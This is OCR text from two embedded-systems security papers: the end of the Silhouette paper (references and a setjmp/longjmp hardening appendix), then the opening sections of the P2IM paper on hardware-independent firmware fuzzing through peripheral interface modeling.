[43] Volodymyr Kuznetsov, László Szekeres, Mathias Payer, George Candea, R. Sekar, and Dawn Song. Code-pointer integrity. In *Proceedings of the 11th USENIX Symposium on Operating Systems Design and Implementation*, OSDI '14, pages 147–163, Broomfield, CO, 2014. USENIX Association.

[44] Donghyun Kwon, Jangseop Shin, Giyeol Kim, Byoungyoung Lee, Yeongpil Cho, and Yunheung Paek. *u*XOM: Efficient execute-only memory on ARM Cortex-M. In *Proceedings of the 28th USENIX Security Symposium*, Security '19, pages 231–247, Santa Clara, CA, 2019. USENIX Association.

[45] Chris Lattner and Vikram Adve. LLVM: A compilation framework for lifelong program analysis & transformation. In *Proceedings of the 2nd International Symposium on Code Generation and Optimization*, CGO '04, Palo Alto, CA, 2004. IEEE Computer Society.

[46] Chris Lattner, Andrew Lenharth, and Vikram Adve. Making context-sensitive points-to analysis with heap cloning practical for the real world. In *Proceedings of the 28th ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI '07, pages 278–289, San Diego, CA, 2007. ACM.

[47] Zhengyang Liu and John Criswell. Flexible and efficient memory object metadata. In *Proceedings of the 2017 ACM SIGPLAN International Symposium on Memory Management*, ISMM '17, pages 36–46, Barcelona, Spain, 2017. ACM.

[48] ARMConstantIslandPass file reference. https://llvm.org/doxygen/ARMConstantIslandPass_8cpp.html.

[49] IndirectBrExpandPass.cpp file reference. https://llvm.org/doxygen/IndirectBrExpandPass_8cpp.html.

[50] LLVM language reference manual. https://llvm.org/docs/LangRef.html.

[51] llvm::LivePhysRegs class reference. https://llvm.org/doxygen/classllvm_1_1LivePhysRegs.html.

[52] Azure Sphere. https://azure.microsoft.com/en-us/services/azure-sphere.

[53] Daniele Midi, Mathias Payer, and Elisa Bertino. Memory safety for embedded devices with nesCheck. In *Proceedings of the 2017 ACM Asia Conference on Computer and Communications Security*, ASIACCS '17, pages 127–139, Abu Dhabi, United Arab Emirates, 2017. ACM.

[54] Charlie Miller and Chris Valasek. A survey of remote automotive attack surfaces. In *Black Hat USA*. 2014.

[55] George C. Necula, Scott McPeak, and Westley Weimer. CCured: Type-safe retrofitting of legacy code. In *Proceedings of the 29th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*, POPL '02, pages 128–139, Portland, OR, 2002. ACM.

[56] Newlib. https://sourceware.org/newlib.

[57] Thomas Nyman, Jan-Erik Ekberg, Lucas Davi, and N. Asokan. CFI CaRE: Hardware-supported call and return enforcement for commercial microcontrollers. In *Proceedings of the 20th International Symposium on Research in Attacks, Intrusions, and Defenses*, RAID '17, pages 259–284, Atlanta, GA, 2017. Springer-Verlag.

[58] James Pallister, Simon Hollis, and Jeremy Bennett. BEEBS: Open benchmarks for energy measurements on embedded platforms. *arXiv preprint arXiv:1308.5174*, August 2013.

[59] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Transactions on Information and System Security*, 15(1):2:1–2:34, March 2012.

[60] Olatunji Ruwase and Monica S. Lam. A practical dynamic buffer overflow detector. In *Proceedings of the 11th Network and Distributed System Security Symposium*, NDSS '04, San Diego, CA, 2004. Internet Society.

[61] Ahmad-Reza Sadeghi, Christian Wachsmann, and Michael Waidner. Security and privacy challenges in industrial Internet of Things. In *Proceedings of the 52nd Annual Design Automation Conference*, DAC '15, pages 54:1–54:6, San Francisco, CA, 2015. ACM.

[62] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. AddressSanitizer: A fast address sanity checker. In *Proceedings of the 2012 USENIX Annual Technical Conference*, ATC '12, pages 309–318, Boston, MA, 2012. USENIX Association.

[63] STMicroelectronics. *UM1725 User Manual: Description of STM32F4 HAL and LL Drivers*, February 2017. DocID025834 Rev 5.

[64] STMicroelectronics. *RM0386 Reference Manual: STM32F469xx and STM32F479xx Advanced Arm®-Based 32-Bit MCUs*, June 2018. RM0386 Rev 5.

[65] STMicroelectronics. *PM0214 Programming Manual: STM32 Cortex®-M4 MCUs and MPUs Programming Manual*, March 2020. PM0214 Rev 10.

[66] STMicroelectronics. *UM1932 User Manual: Discovery Kit with STM32F469NI MCU*, April 2020. UM1932 Rev 3.

[67] László Szekeres, Mathias Payer, Tao Wei, and Dawn Song. SoK: Eternal war in memory. In *Proceedings of the 2013 IEEE Symposium on Security and Privacy*, SP '13, pages 48–62, San Francisco, CA, 2013. IEEE Computer Society.

[68] Texas Instruments. Hardware abstraction layer code generator for Hercules MCUs, 2019. https://www.ti.com/tool/HALCOGEN.

[69] Robert Wahbe, Steven Lucco, Thomas E. Anderson, and Susan L. Graham. Efficient software-based fault isolation. In *Proceedings of the 14th ACM Symposium on Operating Systems Principles*, SOSP '93, pages 203–216, Asheville, NC, 1993. ACM.

[70] Robert J. Walls, Nicholas F. Brown, Thomas Le Baron, Craig A. Shue, Hamed Okhravi, and Bryan C. Ward. Control-flow integrity for real-time embedded systems. In *Proceedings of the 31st Euromicro Conference on Real-Time Systems*, ECRTS '19, pages 2:1–2:24, Stuttgart, Germany, 2019. Schloss Dagstuhl–Leibniz-Zentrum füer Informatik.

[71] Mario Werner, Thomas Unterluggauer, David Schaffenrath, and Stefan Mangard. Sponge-based control-flow protection for IoT devices. In *Proceedings of the 2018 IEEE European Symposium on Security and Privacy*, EuroSP '18, pages 214–226, London, United Kingdom, 2018. IEEE Computer Society.

[72] Yajin Zhou, Xiaoguang Wang, Yue Chen, and Zhi Wang. ARMlock: Hardware-based fault isolation for ARM. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, pages 558–569, Scottsdale, AZ, 2014. ACM.

A Design to Support `setjmp`/`longjmp`

Calls to `setjmp` and `longjmp` can undermine Silhouette's return addresses integrity guarantees because `longjmp` uses

Algorithm 1: Silhouette `setjmp`

```
   Input: A jmp_buf buf
1  foreach entry e in map do
2  |  if e.buf == &buf then
3  |  |  e.{sp, lr, ...} ← {sp, lr, ...};
4  |  |  return 0;
5  |  end
6  end
7  if map.size < map.capacity then
8  |  Insert a new entry {&buf, sp, lr, ...} into map;
9  |  map.size ← map.size +1;
10 |  return 0;
11 else
12 |  Error("Map reached its capacity");
13 end
```

Algorithm 2: Silhouette `longjmp`

```
   Input: A jmp_buf buf
   Input: An integer val
1  buf_entry ← null;
2  foreach entry e in map do
3  |  if e.buf == &buf then
4  |  |  buf_entry ← e;
5  |  |  break;
6  |  end
7  end
8  if buf_entry == null then
9  |  Error("Invalid jmp_buf");
10 end
11 foreach entry e in map do
12 |  if e.sp < buf_entry.sp then
13 |  |  Invalidate e;
14 |  |  map.size ← map.size −1;
15 |  end
16 end
17 {sp, lr, ...} ← buf_entry.{sp, lr, ...};
18 if val == 0 then
19 |  return 1;
20 else
21 |  return val;
22 end
```

a return address from its `jmp_buf` argument which could be located in corruptible global, heap, or stack memory. Applications might also misuse `setjmp` and `longjmp`, such as calling `longjmp` after the function that called `setjmp` with the corresponding `jmp_buf` returns, leading to undefined behaviors exploitable by attackers. Silhouette modifies the implementation of `setjmp` and `longjmp` to support them while maintaining its return address integrity guarantees.

Specifically, Silhouette reserves part of the protected shadow stack region to store a map of active `jmp_buf` records in use by the program. Figure 3 shows the format of a map entry; the address of a `jmp_buf` passed to `setjmp`/`longjmp` serves as a key, and all callee-saved registers plus `sp` and `lr` are values. Algorithms 1 and 2 depict the design of our custom `setjmp` and `longjmp`, respectively. When the application calls `setjmp`, instead of saving the execution context to the application-specified `jmp_buf`, Silhouette's `setjmp` saves it to the map by inserting a new entry or overriding an existing entry, based on the address of `jmp_buf`. If we are inserting a new entry and the number of active `jmp_buf` records reaches the map's capacity, Silhouette's `setjmp` reports an error and aborts the program; this is not a practical problem as we expect the program to have only a few `jmp_buf`s. We can also provide an option for the application developer to specify a desired size of the map. Our store hardening pass will recognize this safe version of `setjmp` and generate regular stores (instead of unprivileged stores) for it to access the map. Saving the execution context in the protected region ensures the integrity of saved stack pointer values and return addresses.




Figure 3: Format of `jmp_buf` Records

Silhouette's `longjmp` checks if the address of the supplied `jmp_buf` matches an entry in the map. If no matched entry is found, either the supplied `jmp_buf` is invalid or the supplied `jmp_buf` has expired due to function returns or a call to `longjmp` on an outer-defined `jmp_buf` (both explained below). In both cases, execution is aborted. If a matched entry is found, Silhouette's `longjmp` first invalidates all entries in the map that have a smaller `sp` value than that of the matched entry; these `jmp_buf`s become expired when the control flow is unwound to an outer call site of `setjmp`. The execution context stored in the matched entry is then recovered.

The remaining case is that, when a function that calls `setjmp` returns, the `jmp_buf`s used in the function and in its callees become obsolete. Silhouette handles this case by inserting code in the epilogue of such functions to invalidate all the map entries whose `sp` value is smaller than or equal to the current `sp` value. This ensures that future calls to `longjmp` do not use obsolete `sp` and `lr` values.

P^{2}IM: Scalable and Hardware-independent Firmware Testing via Automatic Peripheral Interface Modeling

Bo Feng
Northeastern University
feng.bo@husky.neu.edu

Alejandro Mera
Northeastern University
mera.a@husky.neu.edu

Long Lu
Northeastern University
l.lu@northeastern.edu

Abstract

Dynamic testing or fuzzing of embedded firmware is severely limited by hardware-dependence and poor scalability, partly contributing to the widespread vulnerable IoT devices. We propose a software framework that continuously executes a given firmware binary while channeling inputs from an off-the-shelf fuzzer, enabling hardware-independent and scalable firmware testing. Our framework, using a novel technique called P^{2}IM, abstracts diverse peripherals and handles firmware I/O on the fly based on automatically generated models. P^{2}IM is oblivious to peripheral designs and generic to firmware implementations, and therefore, applicable to a wide range of embedded devices. We evaluated our framework using 70 sample firmware and 10 firmware from real devices, including a drone, a robot, and a PLC. It successfully executed 79% of the sample firmware without any manual assistance. We also performed a limited fuzzing test on the real firmware, which unveiled 7 unique unknown bugs.

1 Introduction

Microcontrollers, or MCU, are commonly used for building IoT (Internet of Things) and modern embedded devices, thanks to their high energy-efficiency, extensible connectivity, and adequate computing power. As MCU devices become widely deployed in various scenarios, ranging from smart homes to industrial systems, their security has been raised as a major concern among users and operators. As demonstrated in recent reports [44], software vulnerabilities cause the majority of attacks on MCU devices, resulting in not only digital but also physical damages.

MCU firmware (i.e., the whole software stack on MCU) contains vulnerabilities just as computer software does. Most MCU vulnerabilities are virtually the same in nature as their computer counterparts. Therefore, it would be ideal if the proven vulnerability discovering techniques on computers, such as fuzz-testing or fuzzing, can be applied to MCU firmware. However, in reality, off-the-shelf fuzzers cannot directly test firmware, which partly contributed to the fact that many firmware is not sufficiently tested for security vulnerabilities [26].

This work was supported by the National Science Foundation (Grant#: CNS-1748334), the Office of Naval Research (Grant#: N00014-17-1-2227), and the Army Research Office (Grant#: W911NF-17-1-0039). The extended version of the paper with more details can be found at https://arxiv.org/abs/1909.06472.




Figure 1: Framework Overview

The inapplicability of fuzzers on MCU boils down to the lack of a platform where firmware can execute while taking inputs from fuzzers. Existing emulators cannot help because none of them emulates the whole range of MCU peripherals (i.e., unable to run firmware). Some recent works addressed this issue using hybrid emulation [31, 40, 48, 51], which forwards peripheral operations to real devices. Although this approach creates a platform to run firmware with a fuzzer, the platform is fairly slow and can hardly scale due to the hardware dependence.

We present a novel approach to firmware fuzzing. We design a framework to run and test MCU firmware at scale without any hardware dependence. Our framework takes a firmware binary as input and hosts an unmodified fuzzer (AFL [52]) as a drop-in component. Using a generic processor emulator (QEMU), the framework executes the firmware and handles its peripheral accesses while channeling the fuzzing input and feedback between the firmware and the fuzzer. Figure 1 shows an overview of the framework.

The key technique used in our framework is called P^{2}IM (or Processor-Peripheral Interface Modeling). It automatically

models the I/O behaviors of a wide range of peripherals while treating peripherals themselves as black boxes. The generated models satisfy a property we formulated, called Processor-Peripheral Interface Equivalence. We show that when this property is satisfied, an emulated execution of firmware can continue smoothly (e.g., no crash, stall or skipped peripheral operations) without requiring any dependent peripherals (either real or emulated).

We evaluated our framework using 70 sample firmware and 10 firmware from real MCU-based devices, including a drone, a robot, and a PLC (Programmable Logic Controller). The result shows that our framework can continuously run 79% of the sample firmware without any crash, stall or skipped peripheral operations. We also performed basic fuzzing (without memory sanitizer) on the real firmware and discovered 7 unique and previously unknown bugs.

2 Roadmap & Overview

2.1 MCU Firmware & Testing

Firmware generally means any low-level software that controls hardware in a computing device. In this paper, we focus on firmware for microcontrollers (MCU). These devices are cost- and power-effective computers built for specific purposes, such as the motion controller of a self-balancing robot, the engine control units (ECU) in a car, etc. STM32L010F4 [22] is an example of ultra-low-power MCUs commonly used in IoT devices. It carries an ARM Cortex-M0+ processor at 32MHz, 16KB flash as the persistent storage, 2KB of RAM, and a wide range of peripherals.

MCU firmware is usually a monolithic piece of software that contains peripheral device drivers, a tiny OS or system library, and a set of specialized logics or applications. For example, the firmware in a MCU-based drone contains the drivers for all onboard peripherals, either a small real-time operating system or vendor-customized system library, and the PID (proportional, integral and derivative) controller among other application-level logics. We note that MCU vendors rarely use general-purpose OS such as Linux to build MCU firmware. Due to hardware constraints, they prefer an OS specifically designed for MCU or simply use a thin system library in lieu of a stand-alone OS (called bare-metal devices). In the rest of the paper, we refer to MCU firmware simply as firmware for brevity.

Due to the fast development and wide adoption of MCU devices in cyber-physical and IoT systems, the security issues of these devices, often caused by vulnerable firmware [44], have led to severe consequences and become a major concern among users and operators [25]. To mitigate vulnerable MCU devices, researchers recently proposed techniques for fuzz-testing firmware [31, 40, 51]. These techniques allow partial execution of firmware on an emulator while forwarding unsupported operations (e.g., peripheral I/O) to real hardware.

This line of work allowed fuzzing to be applied to firmware. But due to the hardware dependence and slow forwarding, fuzzing through these partial emulators can hardly scale up. For instance, the number of parallel fuzzing runs is limited by the availability and capacity of the dependent hardware; the speed of each fuzzing run is severely capped by the I/O forwarding, which is three orders of magnitude slower than native I/O [40]. As a result, high scalability, the key requirement for effective software fuzzing, cannot be achieved when using partial emulation that depends on slow and limited hardware.

2.2 Open Challenges

If the state-of-the-art fuzzers could work directly on firmware at scale, the significant values of these fuzzers demonstrated on computer software (e.g., unparalleled vulnerability discovery ability) can automatically transfer to MCU firmware, which can tremendously help reduce vulnerabilities and improve security of MCU devices. However, despite the previous efforts aiming at this goal [31, 40, 48, 51], we still identified the following open challenges that prevent fuzzers for computer software from being effective on firmware.

Hardware Dependence: Previous efforts on firmware fuzzing require certain hardware (e.g., peripherals). This is due to incomplete hardware emulation. Moreover, such dependent hardware is much slower than emulators running on computers. As a result, the hardware dependence introduces orders of magnitudes of delays to fuzzer execution. Moreover, hardware dependence also critically limits parallelism. For instance, one dependent peripheral can only be used by one fuzzing session. Therefore, highly parallel fuzzing, which is the key to fuzzers' success on computer software, is not achievable.

Wide Range of Peripherals: Due to the poor performance and scalability caused by hardware dependence, some recent work proposed purely emulation-based fuzzing of firmware. In fact, fuzzing software on a fully emulated platform has been found useful for a long time in cases where software under test cannot be instrumented or is only available in binary forms. However, creating fully emulated MCU has proven impractical and no existing emulators offer generic MCU support. This is mainly because of the highly heterogeneous MCU hardware in general and the wide range of peripherals in particular. Each firmware may interact with a distinct set of peripherals, which can be customized by the MCU vendor. Peripherals of the same type but different models/brands often have different specifications and interfaces. Therefore, a specially customized emulator is often required for fuzzing or testing a new firmware. Building such emulators remains a manual task, which is not only error-prone but impossible to catch up with the large and fast-increasing number of MCU devices.

Diverse OS/System Designs: In addition to the hardware-related challenges unique to MCU, the software also poses challenges to firmware fuzzing that are currently unaddressed. Unlike general-purpose computers, whose

OSes are dominated by a few mainstream options that follow similar designs, MCU devices use a much larger and more diverse set of OSes that are significantly different from each other. Many MCU devices do not even have a typical OS but a system library that manages hardware and task scheduling. The diverse OS/system designs among MCU means that OS-specific fuzzing methods, which existing system fuzzers use (e.g., syscall fuzzers), are not applicable to firmware. In other words, generic firmware fuzzing should be OS-agnostic and not make assumptions about the OS/system designs.

Incompatible Fuzzing Interfaces: Another software-related challenge unique to firmware fuzzing is about the interfaces through which fuzzer-generated inputs are channeled into firmware execution. For computer software fuzzing, the input interfaces are well-defined and uniform (e.g., via files or standard I/O). However, firmware reads all inputs via peripherals, which come in many different types and have their own access conventions. Making the matter more complicated, different drivers in firmware may configure the same peripheral differently and then perform I/O through different interfaces. As a result, the input interfaces supported by existing fuzzers are incompatible with firmware. Moreover, manually adding support for every peripheral I/O interface to fuzzers can be a daunting task, if possible at all.

We note that the aforementioned challenges are unique to MCU firmware fuzzing. There are other open problems facing software fuzzing in general, such as better input generation, more effective error detection, etc. However, this work is focused on tackling the challenges unique to firmware fuzzing. We consider improving general fuzzing techniques orthogonal and out-of-scope for this paper.

2.3 Our Approach

We present a novel approach to MCU firmware fuzzing, which overcomes the challenges discussed before. We design a framework that supports fuzzers as drop-in components to test firmware in a scalable and hardware-independent fashion. The framework aims to solve the MCU-imposed fuzzing challenges while allowing fuzzers to focus on performing and improving their own job (i.e., generating inputs and finding bugs). The goal of our framework is to bridge the wide open gap between fuzzers and firmware. It allows existing fuzzers to test firmware without any knowledge about the software and hardware design of MCU. It also facilitates the development of specialized fuzzers for firmware.

Our approach is novel in that it neither relies on any hardware nor emulates peripherals. We introduce a form of *approximate MCU emulation* for supporting firmware testing and fuzzing. More importantly, we provide a method to automatically generate approximate emulators based on firmware binaries. The approach is inspired by our observation that firmware can execute on an emulator without real or fully emulated peripherals, as long as the emulator provides the firmware with




Figure 2: Architecture diagram of MCU devices. Firmware running on processor core interacts with peripherals via ① memory-mapped registers, ② interrupts, and ③ DMA.

acceptable inputs from peripherals when needed. Such inputs do not have to be the same as what a real peripheral would produce. But they do need to pass firmware's internal checks to avoid disrupting firmware execution. For a given firmware, our approximate emulator uses a generic processor/ISA emulator (e.g., one for ARM Cortex-M) and a model, automatically built for the firmware, that captures what constitutes an acceptable input for each peripheral accessed by the firmware. We find that this kind of approximate emulation can comprehensively exercise a firmware (i.e., covering most firmware code), and therefore, is sufficient for supporting fuzzing and other types of firmware analyses that examine the control or data behaviors of firmware (as opposed to testing functional correctness), such as taint analysis, invariant detection, etc.

Next, we provide the necessary background on peripheral interfaces. We then define a property that an approximate MCU emulation must meet in order to be acceptable for supporting firmware fuzzing. At the end of the section, we discuss the high-level design of our framework that enables the approximate firmware execution and supports firmware fuzzing.

2.4 Processor-Peripheral Interfaces

Peripherals are indispensable from MCU devices and of great varieties. As shown in Figure 2, they can be on-chip or off-chip. On-chip peripherals typically serve as the proxy through which data travels between firmware and off-chip peripherals. Some on-chip peripherals are not externally connected and provide simple functionalities needed by firmware (e.g., timers). In this paper, we only consider on-chip peripherals (or peripherals for short) because firmware cannot access off-chip peripherals directly. As illustrated in Figure 2, there are three types of peripheral I/O interfaces

exposed to firmware, namely memory-mapped registers, interrupts, and direct memory access (DMA). Firmware performs all I/O through these interfaces. We refer to the first two types (① and ② in Figure 2) as *processor-peripheral interfaces* as they connect processors and peripherals.

We note that this work covers the processor-peripheral interfaces and not DMA. We leave DMA out of scope for this paper because it is extremely difficult to model automatically and its I/O behavior is heavily dependent on internal designs of individual peripherals, which our method is oblivious of to be generic. Nonetheless, DMA is not frequently used by MCU peripherals, which tend to exchange small amounts of data with firmware (only 2 out of 70 firmware tested in §5.1 use DMA).

We define a new property, related to peripheral I/O modeling, for MCU emulators. It is called Processor-Peripheral Interface Equivalence (or P^{2}IE). Satisfying this property means that: (1) the emulator emulates the *processor-peripheral interfaces*, rather than peripherals themselves used by the firmware, and (2) the emulated interfaces are equivalent to those of the peripherals expected by the firmware, in terms of their impact to firmware execution. The formulation of P^{2}IE is based on our experience with firmware analysis for a wide range of MCUs. We observed that providing equivalent processor-peripheral interfaces is sufficient for a generic emulator, without any peripheral emulation, to comprehensively execute and test/fuzz firmware. A P^{2}IE-enabled emulator handles peripheral I/O operations by providing the processor-peripheral interfaces and mimicking their external behaviors.

We also define an empirical test for P^{2}IE: the property is satisfied if the firmware running on the peripheral-agnostic emulator never *crashes, stalls, or skips operations* due to peripheral I/O errors. A *crash* may happen when the firmware tries to read/write data from/to a peripheral but encounters a fatal error, such as illegal memory access or unsupported peripheral operations. A *stall* may occur when the firmware waits for a peripheral state to change but the emulator fails to recognize and handle it. Under a similar situation, the firmware may eventually give up on waiting and *skip operations*, causing parts of firmware code to be unreachable. For instance, before reading data from a peripheral such as ADC (analog-to-digital converter), firmware needs to wait for a memory-mapped register bit to be set, which indicates data is ready. If the emulator fails to set such bits, firmware stalls without showing any signs of errors. Alternatively, after a long wait, the firmware simply skips the operations (not only the input operation but also subsequent operations depending on the input).

We use the definition of P^{2}IE to guide our framework design. We use the empirical test of P^{2}IE as a way to verify if our framework generates emulators that satisfy this property.

By focusing on the interface equivalence (i.e., generalizable), rather than emulating every peripheral (i.e., non-generalizable), we demonstrate that it is *possible to automatically build approximate emulators* for MCU devices




Figure 3: P^{2}IM workflow

equipped with a wide range of peripherals. This automated generation of MCU emulators is the key to hardware-independent, scalable, and high-coverage firmware testing.

2.5 Framework Overview

The framework, for the first time, allows firmware to be dynamically tested and fuzzed without using any MCU devices, hardware peripherals, or human assistance.

The model derivation process, called Processor-Peripheral Interface Modeling (or P^{2}IM), contains two steps, as shown in Figure 3. First, an abstract model is defined for a broad class of MCU architectures (e.g., ARM Cortex-M). An abstract model captures the generic patterns and conventions that firmware follows and acceptable input when accessing processor-peripheral interfaces. Such information is readily available in MCU device datasheets or processor documentation. An abstract model also contains a customizable interrupt firing strategy suitable for the entire MCU architecture class. Defining an abstract model is a manual and offline process done by domain experts. It is practical because it only happens once for each class of MCU architectures (only a few architecture classes are common among MCU) and, using our template, defining an abstract model for a new architecture class does not require too much effort. Abstract models do not vary much across different architecture classes. We discuss the definition of the abstract model for ARM Cortex-M, serving as a template for other MCU architectures, in §3.

The second step is model instantiation, which is fully automatic and needed for every firmware to be tested. It instantiates the abstract model defined for the MCU architecture of a given firmware. It concretizes the abstract model with the firmware-specific information, such as where specifically each peripheral register is mapped in memory and what interdependency among the registers, if broken, may impact firmware execution. This firmware-specific (or device-specific) information is necessary due to the high heterogeneity of MCU (e.g., devices using the same architecture often have different peripheral and interface specifications). Without this information, emulators cannot provide the processor-peripheral interfaces equivalent to the real ones (i.e., achieving P^{2}IE). Our framework automatically infers the firmware-specific information using a technique called explorative firmware executions. An instantiated model tells the emulator what con-

stitutes access to peripheral interfaces and how such access should be handled based on its type and the runtime condition. We discuss the details about model instantiation in §4.

Besides P^{2}IM, another important part of our framework design is the support of fuzzers as drop-in components and the feeding of fuzzing inputs to the firmware execution. Our framework does not have special requirements for fuzzers, which are simply treated as black-box input generators. The framework channels the fuzzing input into the peripheral interface access handlers in the emulator, which feed the fuzzing input when the firmware expects raw input data (as opposed metadata or status input) from peripherals. Our framework also provides standard coverage feedback to fuzzers, collected through the emulator. We discuss the fuzzer setup and the fuzzing results on real firmware in §5.4

3 Abstract Model Definition

As illustrated in Figure 3, the first step of modeling the processor-peripheral interfaces is to build an abstract model for a target MCU architecture class. This is the only manual step in P^{2}IM and should be fairly straightforward for embedded system engineers or security researchers with basic knowledge about MCU firmware and hardware. An abstract model captures the generic patterns and conventions that firmware follows when accessing the processor-peripheral interfaces. For instance, firmware for MCU devices based on ARM Cortex-M typically access different types of peripheral registers via memory-mapped I/O (i.e., peripheral registers are mapped to a fixed region in memory for firmware to read-/write). Firmware for these devices also enables a range of peripheral interrupts mainly for performing asynchronous I/O.

We define an abstract model for ARM Cortex-M, the most popular architecture class for IoT devices, which can be used as a template for building abstract models for other MCU architectures (see §6 for more details). The model generalizes peripheral registers into four types and provides the access patterns and handling strategy for each type (i.e., how an emulator should identify each type of registers and handle each access to a peripheral register based on its type). This access pattern-based register type identification and type-based register access handling is generically applicable to all peripherals on Cortex-M. Therefore, emulators can perform them without requiring any knowledge about specific peripherals (e.g., what kind of peripheral does a register belong to) or knowledge about peripheral internal designs. The model abstracts peripheral interrupt firing as a special input channel and allows customizable interrupt firing strategies. Also included in the abstract model are the locations of the basic memory segments, such as the RAM, the flash, the mapped register region, which remain the same for devices using the same MCU architecture and are specified in MCU documentations[1]. On ARM Cortex-M MCUs, peripheral registers are mapped to `0x40000000–0x5fffffff` memory segment as required by the architecture design [41] (i.e., this is an architectural requirement that all hardware and software using this architecture need to follow). P^{2}IM considers each memory word in this segment a potential memory-mapped register.

3.1 Register Category, Access Patterns and Handling

Control Registers: Control registers of peripherals, or `CR`, are used mostly by firmware to control or configure peripherals. For example, firmware sets the corresponding bits in USART's `CR` to enable the transmitter or interrupts or to set the baud rate.

`CR` **Access pattern**: We observed a read-modify-write (RMW) pattern unique to `CR`, whereby firmware first reads a `CR`, then modifies the configuration parameters in it, and finally writes the value back to the register. Firmware follows the RMW pattern when accessing `CR` because firmware can only write at word/register granularity and the RMW pattern avoids inadvertently changing other parameters co-exist in the same register. P^{2}IM uses the RMW pattern to identify `CR`. In some rare case (e.g., a `CR` contains only one configuration parameter), firmware may write directly to it without following the RMW pattern. In this case P^{2}IM, due to the write-on-first-access pattern of `DR` defined below, P^{2}IM can mis-categorize such a `CR` into `DR`. However, in most cases, this mis-categorized register is never read afterward (i.e., for one-time peripheral configuration). Therefore, this kind of register mis-categorization does not impact firmware execution or needs correction.

`CR` **Access handling**: Once a peripheral is configured by the firmware, the peripheral operates accordingly and rarely changes value of `CR` (i.e., peripheral configuration). Therefore, P^{2}IM models each `CR` as a *non-volatile* memory word. When firmware reads a `CR`, the emulator returns the value previously written to the `CR`. If a `CR` is read without being explicitly written before, which can happen after a hardware reset, the emulator simply returns zero, which is the default value for `CR` in most cases.

Status Registers: A status register, or `SR`, is a set of flags (i.e., each flag may contain 1 or more bits) that indicate the internal states of a peripheral. During runtime, peripherals update their `SR` as their status change (peripherals can also use interrupts to notify firmware of status changes, which is discussed in §3.2). Before performing certain peripheral I/O operations, firmware polls the corresponding `SR` bits to make sure the peripheral is ready. For example, firmware reads data from USART only when the data-reception flag in a `SR` is set, indicating some data has been received. Otherwise, firmware simply waits. In many cases, if the necessary `SR` flags are not set, firmware ceases to boot or stalls infinitely (e.g., the system-clock-ready flag in a clock manager peripheral). On

[1] The flash region, where firmware is loaded, may vary on some devices. This information is available in device datasheet.

the other hand, setting the wrong SR bits can cause firmware to crash. For example, certain SR bits being set means fatal peripheral errors, which can switch firmware into recovery or debug mode that requires external intervention. Therefore, properly handling firmware access to SR is critical for achieving P^{2}IE and undisrupted execution and testing of firmware.

SR **Access pattern**: These registers are used by firmware to check peripheral states. P^{2}IM categorizes a newly discovered register as SR if the first access to the register is an unconditional read and the read value is later evaluated in a condition. For some SR, the first access on them can be a write, for example, when firmware acknowledging a peripheral error. In this case, P^{2}IM could initially mis-categorize the SR into DR due to the second DR access pattern defined below. However, P^{2}IM automatically corrects such mistakes later by leveraging our observation that firmware often reads SR continuously (i.e., to poll peripheral state under synchronous I/O) but not other types of registers. Therefore, when firmware continuously polls on a previously categorized DR, P^{2}IM adjusts its category to SR and locks its type. We call it polling pattern of SR.

SR **Access handling**: Since P^{2}IM does not model peripherals themselves and is oblivious to their internal designs, its handling of SR is not based on knowing the semantics of the flags or the registers. Instead, the SR handling aims to dynamically infer an acceptable register value at each SR read so that firmware can continue executing (i.e., the value can pass the firmware's internal checks and lead to subsequent peripheral I/O operations guarded by this SR). P^{2}IM uses a technique called *explorative execution* to automatically infer acceptable SR values during runtime. This technique belongs to the firmware-specific part of P^{2}IM (i.e., the model instantiation part), which is discussed in §4. On the other hand, handling SR write is much simpler and the same for all firmware. P^{2}IM treats SR writes as no-ops, which are ignored by the emulator. This is because SR are volatile and values written by firmware only matter to peripherals internally and are not read back by firmware. In other words, SR write is one-way and the value is transient and does not affect firmware execution. P^{2}IE can be achieved without handling SR writes.

